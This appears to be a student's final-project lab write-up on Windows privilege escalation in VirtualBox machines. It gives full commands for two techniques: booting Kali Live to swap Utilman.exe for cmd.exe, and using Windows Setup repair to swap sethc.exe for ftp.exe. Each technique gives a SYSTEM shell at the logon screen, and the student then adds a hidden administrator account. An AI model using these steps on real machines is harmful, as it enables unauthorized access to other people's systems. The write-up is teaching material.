


Cross Platform Privilege Escalation - Final Project

- 1 Perform a local privilege escalation on the system and gain initial access while manipulating the **Accessibility Features**.

I will try to get an access to Windows\System32 catalogue, by using Kali Linux Live. Try to change cmd.exe as an Utilman.exe – which is responsible for a Ease of Access on winlong process.

I have added virtual disk with Kali Linux Live to the Windows10-Client1 machine in VB.



Then I run the Windows and instead of Windows10, Kali Linux Live has booted. In the Kali Linux Live machine I had to mount the disk of Windows to my Kali's catalogue /home/kali/mnt/C on a root privileges.

```
(kali㉿kali)-[~]
└$ sudo su
[root@kali]-[/home/kali]
# mkdir /mnt/C

[root@kali]-[/home/kali]
# fdisk -l
Disk /dev/sda: 50 GiB, 53687091200 bytes, 104857600 sectors
Disk model: VBOX HARDDISK
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disklabel type: dos
Disk identifier: 0xc9980062

Device      Boot   Start     End   Sectors  Size Id Type
/dev/sda1    *      2048  1187839  1185792  579M  7 HPFS/NTFS/exFAT
/dev/sda2          1187840 104855551 103667712 49.4G  7 HPFS/NTFS/exFAT

Disk /dev/loop0: 3.73 GiB, 4006359040 bytes, 7824920 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes

[root@kali]-[/home/kali]
# mount /dev/sda2 /mnt/C
```

Then I moved to directory /mnt/C/Windows/System32, copied Utilman.exe and named that file Utilman_back.exe

```
(root@kali)-[~/home/kali]
# cd /mnt/C/Windows/System32

(root@kali)-[/mnt/C/Windows/System32]
# ls | grep Utilman.exe
Utilman.exe



(root@kali)-[/mnt/C/Windows/System32]
# cp Utilman.exe Utilman_back.exe

(root@kali)-[/mnt/C/Windows/System32]
# cp cmd.exe Utilman.exe


(root@kali)-[/mnt/C/Windows/System32]
# sync
```

The last thing and the most important is to synchronize the Kali by using command (sync)

Now we can detach virtual disk with Kali and reboot machine.



It works. 😊




C:\Windows\system32\utilman.exe
The system cannot find message text for message number 0x2350 in the message file for Application.
(c) 2019 Microsoft Corporation. All rights reserved.
Not enough memory resources are available to process this command.
C:\Windows\system32>whoami
nt authority\system
C:\Windows\system32>

Now as an Authority System with full sets of privileges. We can add new user and put him in an administrative localgroup.

```
C:\Windows\system32>net user hacker 1qaz!QAZ /add  
The command completed successfully.
```

```
C:\Windows\system32>net localgroup administrators hacker /add  
The command completed successfully.
```

Lets clean a little and attach Kali Live disk once again and get back to /mnt/C/Windows/System32 to delete Utilman_back.exe.



```
(root㉿kali)-[/mnt/C/Windows/System32]  
└─# cd /mnt/C/Windows/System32 && ls | grep Utilman  
Utilman_back.exe  
Utilman.exe  
  
(root㉿kali)-[/mnt/C/Windows/System32]  
└─# cp Utilman_back.exe Utilman.exe  
  
(root㉿kali)-[/mnt/C/Windows/System32]  
└─# rm Utilman_back.exe  
  
(root㉿kali)-[/mnt/C/Windows/System32]  
└─# cd /mnt/C/Windows/System32 && ls | grep Utilman  
Utilman.exe  
  
(root㉿kali)-[/mnt/C/Windows/System32]  
└─#
```

Mission accomplished!



```
C:\Users\hacker>net user hacker
User name                  hacker
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active                Yes
Account expires              Never

Password last set            8/12/2024 9:18:38 PM
Password expires             9/23/2024 9:18:38 PM
Password changeable          8/12/2024 9:18:38 PM
Password required              Yes
User may change password      Yes

Workstations allowed        All
Logon script
User profile
Home directory
Last logon                  8/12/2024 9:47:22 PM


Logon hours allowed         All

Local Group Memberships      *Administrators      *Users
Global Group memberships     *None
The command completed successfully.
```


2 Find two ways to escalate privileges on the operating system.

2.1 Adding user by troubleshooting in Windows Setup.


Change settings on virtual machine that optical drive will boot at first.




Adding new controller in storage settings of Windows10 machine and attaching the disk image of Windows10 Pro x64




Then I launched Windows Setup




I do not install new software I would like to repair my computer



Then I am going to troubleshoot



Next I can launch CMD



Then we need to find on which disk are stored Windows Data, so

```
X:\Sources>wmic logicaldisk get name
Name
C:
D:
E:
F:
X:

X:\Sources>
```

After few attempts I found disk where data are stored. It's disk D.

```
C:\>dir
Volume in drive C is System Reserved
Volume Serial Number is 5898-6949

Directory of C:\

08/11/2024  05:40 PM          0 Recovery.txt
               1 File(s)      0 bytes
               0 Dir(s)    128,864,256 bytes free

C:\>D:
D:\>dir
Volume in drive D has no label.
Volume Serial Number is 9A99-90EF

Directory of D:\

02/01/2021  01:00 AM    <DIR>        PerfLogs
02/02/2021  08:15 AM    <DIR>        Program Files
02/02/2021  05:48 AM    <DIR>        Program Files (x86)
02/04/2021  07:46 AM    <DIR>        temp
02/07/2021  03:57 AM    <DIR>        Tools
02/07/2021  03:51 AM    <DIR>        Users
02/02/2021  04:36 AM    <DIR>        Windows
12/20/2020  08:03 AM    <DIR>        Windows.old
               0 File(s)      0 bytes
               8 Dir(s)   26,479,943,680 bytes free
```

Lets check what users do we have here

```
D:\>dir D:\Users
Volume in drive D has no label.
Volume Serial Number is 9A99-90EF

Directory of D:\Users

02/07/2021  03:51 AM    <DIR>        .
02/07/2021  03:51 AM    <DIR>        ..
02/07/2021  05:01 AM    <DIR>        james1
12/28/2020  07:56 AM    <DIR>        Public
               0 File(s)      0 bytes
               4 Dir(s)   26,479,943,680 bytes free
```


Next I have changed directory to **Windows\System32** and copy file **sethc.exe** to **sethc_back.exe** and changed **ftp.exe** to **sethc.exe**

```
D:\>cd D:\Windows\System32

D:\Windows\System32>copy sethc.exe sethc_back.exe
               1 file(s) copied.

D:\Windows\System32>copy ftp.exe sethc.exe
Overwrite sethc.exe? (Yes/No/All): yes
               1 file(s) copied.
```

Then I discharged virtual disk from the machine and reboot system



On the winlogon screen I have pressed shift button 5 times popped up sethc.exe window using "!" on sethc we can work like on the CMD. As we can see we are NT Authority user

```
C:\Windows\system32>whoami  
nt authority\system  
  
C:\Windows\system32>
```

Lets add new user and add him to administrators group

```
C:\Windows\system32>net user hacker1 1qaz!QAZ /add  
The command completed successfully.  
  
C:\Windows\system32>net localgroup administrators hacker1 /add  
The command completed successfully.
```

Success! 😊

